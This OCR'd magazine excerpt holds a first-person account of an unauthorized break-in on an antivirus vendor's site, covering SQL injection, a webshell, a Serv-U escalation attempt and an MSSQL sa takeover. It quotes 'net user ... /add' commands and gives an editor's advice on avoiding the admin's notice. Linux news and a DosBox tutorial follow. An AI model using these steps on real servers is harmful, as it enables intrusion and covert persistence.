



图5

至此，网站权限已经到手了，正版杀毒软件已经不再是难事了。我临时将存在注入的页面备份后删除，在zone-h发了地址后本来想完事了，但总觉得不够完美，删除页面并不是真正的修复了漏洞，想帮管理员修复漏洞却发现不够权限。



图6

二、serv-u提权失败


通过一轮的刺探后，c盘能打开，但c盘的所有目录都不能写入（包括根目录）。服务器装有serv-u，并且XMLHTTP组件未被删；系统目录下的cmd及wscript.shell组件已被删除；3389端口开放，服务器用iis5.0搭建，应该是2000的服务器。

既然装有serv-u，及其XMLHTTP未被删除，第一反应就是serv-u提权了。跳转到C:\Documents and Settings\All Users\「开始」菜单\程序\Serv-U FTP Server\，下载关于serv-u的快捷方式。下载回来后本地查看属性，得知serv-u程序的所在路径是C:\Program Files\Serv-U\，然后再跳转到C:\Program Files\Serv-U\，下载ServUDaemon.exe。

在下载ServUDaemon.exe的过程中查看程序所在目录下的ServUDaemon.ini配置文件，得知serv-u的版本是4.0，端口未被更改（如果要改默认端口需要在这个文件上修改），知道serv-u相关信息后用Serv-U提权综合工具破解出用户密码，如图7。


图7


用户密码都未被更改，马上传了一个自己个人版serv-u的asp进行提权。进行提权后发现windows用户没被添加，因为登录3389失败。再查看ServUDaemon.ini，发现Tommie的ftp用户已增加，如图8。


图8


我初步判断应该是版本的问题（其实我的asp是从goldsun版serv-u 6.2的提权asp基础上修改的），确实是写进ServUDaemon.ini文件里了，但是不能被4.0识别真是可惜。难道真的要我从网上下载个4.0的serv-u，然后修改提权asp？这样一来又要找serv-u，又要调试asp，懒惰的我想到这就感觉到汗颜了。时候也不早了，早点休息明天再继续拼搏吧。

三、忽略的mssql


第二天刚睡醒，就坐在电脑面前发呆了，回想起昨天入侵东方卫士和提权失败的所有过程，忽然令我想起站点是mssql、asp环境的。可能是我太执着于serv-u了，忽略了mssql。立刻用大马跳转到网站的根目录，查看所在目录的conn.asp文件，如图9。


图9

是sa用户，默认是系统权限！！！只见权限已经逐渐逼近了，拿出sql综合利用工具进行连接，成功！如图10。


图10


高兴了大半天，接着执行“net user Tommie 密码 /add & net localgroup administrators Tommie /add”，添加Tommie用户并且增加到默认的管理组，再执行“net user Tommie”查看Tommie用户的相关信息，如图11。


图11

Tommie已经增加到管理组了，登录后如图12，超出最大连接数。本来想删除mssql相关的危险扩展，现在只好等到夜深时再继续了。大家可以在百度搜索一下相关的内容，这里就不多说了。

四、后记

文章中检测的是东方卫士的中国分站（com.cn），后来我检测主站（com）的时候，发现依然存在注入，之后进行的提权依旧是查看conn.asp，发现sa用户的密码和分站丝毫不差。哎！其真无马邪？其真不知马也。看来中国的安全还是任重而道远。本文没有引用到什么新的技术，只是想说明当遇到某个方法失败后不要因此而蒙蔽了自己，通往成功的道路不止一条。论坛Id：Tommie。


图12

编辑点评：

偶比较感兴趣的是文章最后所提示的“超出最大允许连接数”，让人推断，是不是最初管理员只设置的最大允许连接数为1，而这个管理员就正好在线，所以作者连接的时候自然超过最大连接数了。为了安全，建议作者在连接成功后将最大连接数修改一下，以防止原始管理员在无法登录时有所察觉。

青蛙独白：

七月，是一个离别的季节——小编就要离开奋斗了四年的大学了，还有在一起生活了四年的同学们——几个人用不同的钥匙开同一扇门，多么值得怀念的记忆啊！青蛙在这里感谢《黑客手册》读者们对于“窗外”栏目的支持，尽管只有短短的半年时间，却也让我过得快乐而充实。希望大家在以后的日子里继续支持“窗外”，支持Linux，还有我们的Linuxblog。祝福大家在“窗外”活得精彩！

Linews

1、微软有意状告Linux侵权

微软首席律师Brad Smith不久前在接受《财富》杂志采访时表示，开源软件侵犯其230多项专利，其中包括Linux内核侵犯42项专利，Linux用户界面和其它设计元素侵犯65项等。

微软此举遭到了开源社区的一致指责，Linux之父Linus Torvalds说，如果对Windows源代码进行严格审查，相信所侵

犯的专利权可能比Linux还多；Openoffice.org社区经理也认为微软这样的行为是一种“拼命的行为”。

青蛙点评：微软的主要收入基本上就是Windows和Office了，不管用什么方法，用户能晚一天转向Linux和OpenOffice等，那微软就能多一天——3400万美金——的巨额收入。猜测这也是驱动微软不断与开源软件过不去的原因之一吧。

2、Novell与微软的合作之路

不久前，Novell与微软之间签署了三个修订版本的协议，首次向公众公开了被认为对于Linux的前途是非常重要的一些协议的细节。

根据与微软达成的协议，微软在未来五年里将在许可证费、销售和市场营销方面投入数亿美元。这包括2.40亿美元的SUSE Linux企业服务器订购认证。Novell方面同意向微软支付一定比例的这种开源软件的销售收入。对于此协议，Novell官方没有发表评价。

青蛙点评：刚刚要状告Linux侵权，然后却和Novell打得火热，唉，微软的葫芦里到底卖的是什么药？？很多开源人士对于这份协议也很关注，首先是关于是否符合第三版GPL的问题，另外还有对于Linux提供的服务。微软与自由软件，Novell到底哪个阵营的，貌似越来越模糊了。

3、联想新ThinkPad，支持SUSE Linux

日前，联想推出ThinkPad的新成员——T60p，一款由官方支持SUSE Linux的笔记本。

该款笔记本采用Intel Core Duo处理器，官方称是以SUSE Linux为基础而设计，推测联想将开始针对Linux提供官方的驱动程序、专属软件，以及技术支持。遗憾的是，在销售时并不会附带SUSE Linux，而是要求使用者自己获取，联想提供的只是部分的ThinkVantage软件和基本的Linux软硬件支持。

青蛙点评：又一个支持Linux的。不过尽管SUSE Linux是可以免费获取的，但销售时都不附带OS亦或是仍然安装Windows，实在有些说不过去啊。联想目前还没有打算全面支持SUSE，看来用户能得到的，也只是几个文件或者软件，全面的支持貌似还很遥远！！NOHACK

游戏的记忆——在Linux中回味游戏的路程

GAME

图 李亦聪

从本文中你可以学到：

1、在Ubuntu环境中安装和使用Dos及Windows模拟器的方法；

2、使用DosBox和Wine模拟游戏的方法。

我个人认为，在很大程度上，大家不选择Linux的重要原因之一就是Linux原生的游戏实在是太少。除了之前听说过Quake III开放源码，发布了Linux版本，其他的几乎就没有什么了。当然，KDE和Gnome的桌面环境都还带有一打小游戏，但是……如果Windows的“附件>游戏”中的Game能够满足你对游戏的欲望，那么Linux的游戏还是比Windows要好些的。

OK，废话少说，进入正题吧。

一、Dos Game的模拟

Dos游戏都是相当古老的了。不过很多玩家都是从那个时代过来的，很多经典的游戏至今仍然能勾起大家对于那个时代的怀念，比如Dos下的仙剑奇侠传，相信有不少人都十分熟悉，经典中的经典啊，每次玩都让我小小地感动一下。那今天就来模拟以下仙剑吧，DOS版的哦！

首先，安装Dos虚拟软件——DosBox（还有一个虚拟软件叫作Dosemu，但是我不太喜欢，如果想研究的话，自己去查查吧）。Ubuntu下的安装方法很简单——**sudo apt-get intall dosbox**，在cn99的源里有。安装完毕后，打开一个控制台终端，输入**dosbox**，就可以看到图1的界面了。




图1 DosBox中挂载C盘

找到你的Dos游戏，这里就是仙剑（Pal）了。先建立一个存放游戏的文件夹，比如在“/home/username”下面建立一个叫作“game”的文件夹，把仙剑的游戏内容都解压缩到这个文件夹下，然后在DosBox中输入**mount c /home/username/game**，也就是把“/home/username/game”文件夹模拟成Dos下的C：盘。在DosBox中的操作和在Dos中是一样的，挂载C盘成功后，输入**c:**转到C盘根目录下，通过dir命令能看到Pal的文件夹。进入Pal文件夹，然后再输入**pals.exe**就OK了。之后就是等着看熟悉的启动画面再次出现了（图2）。

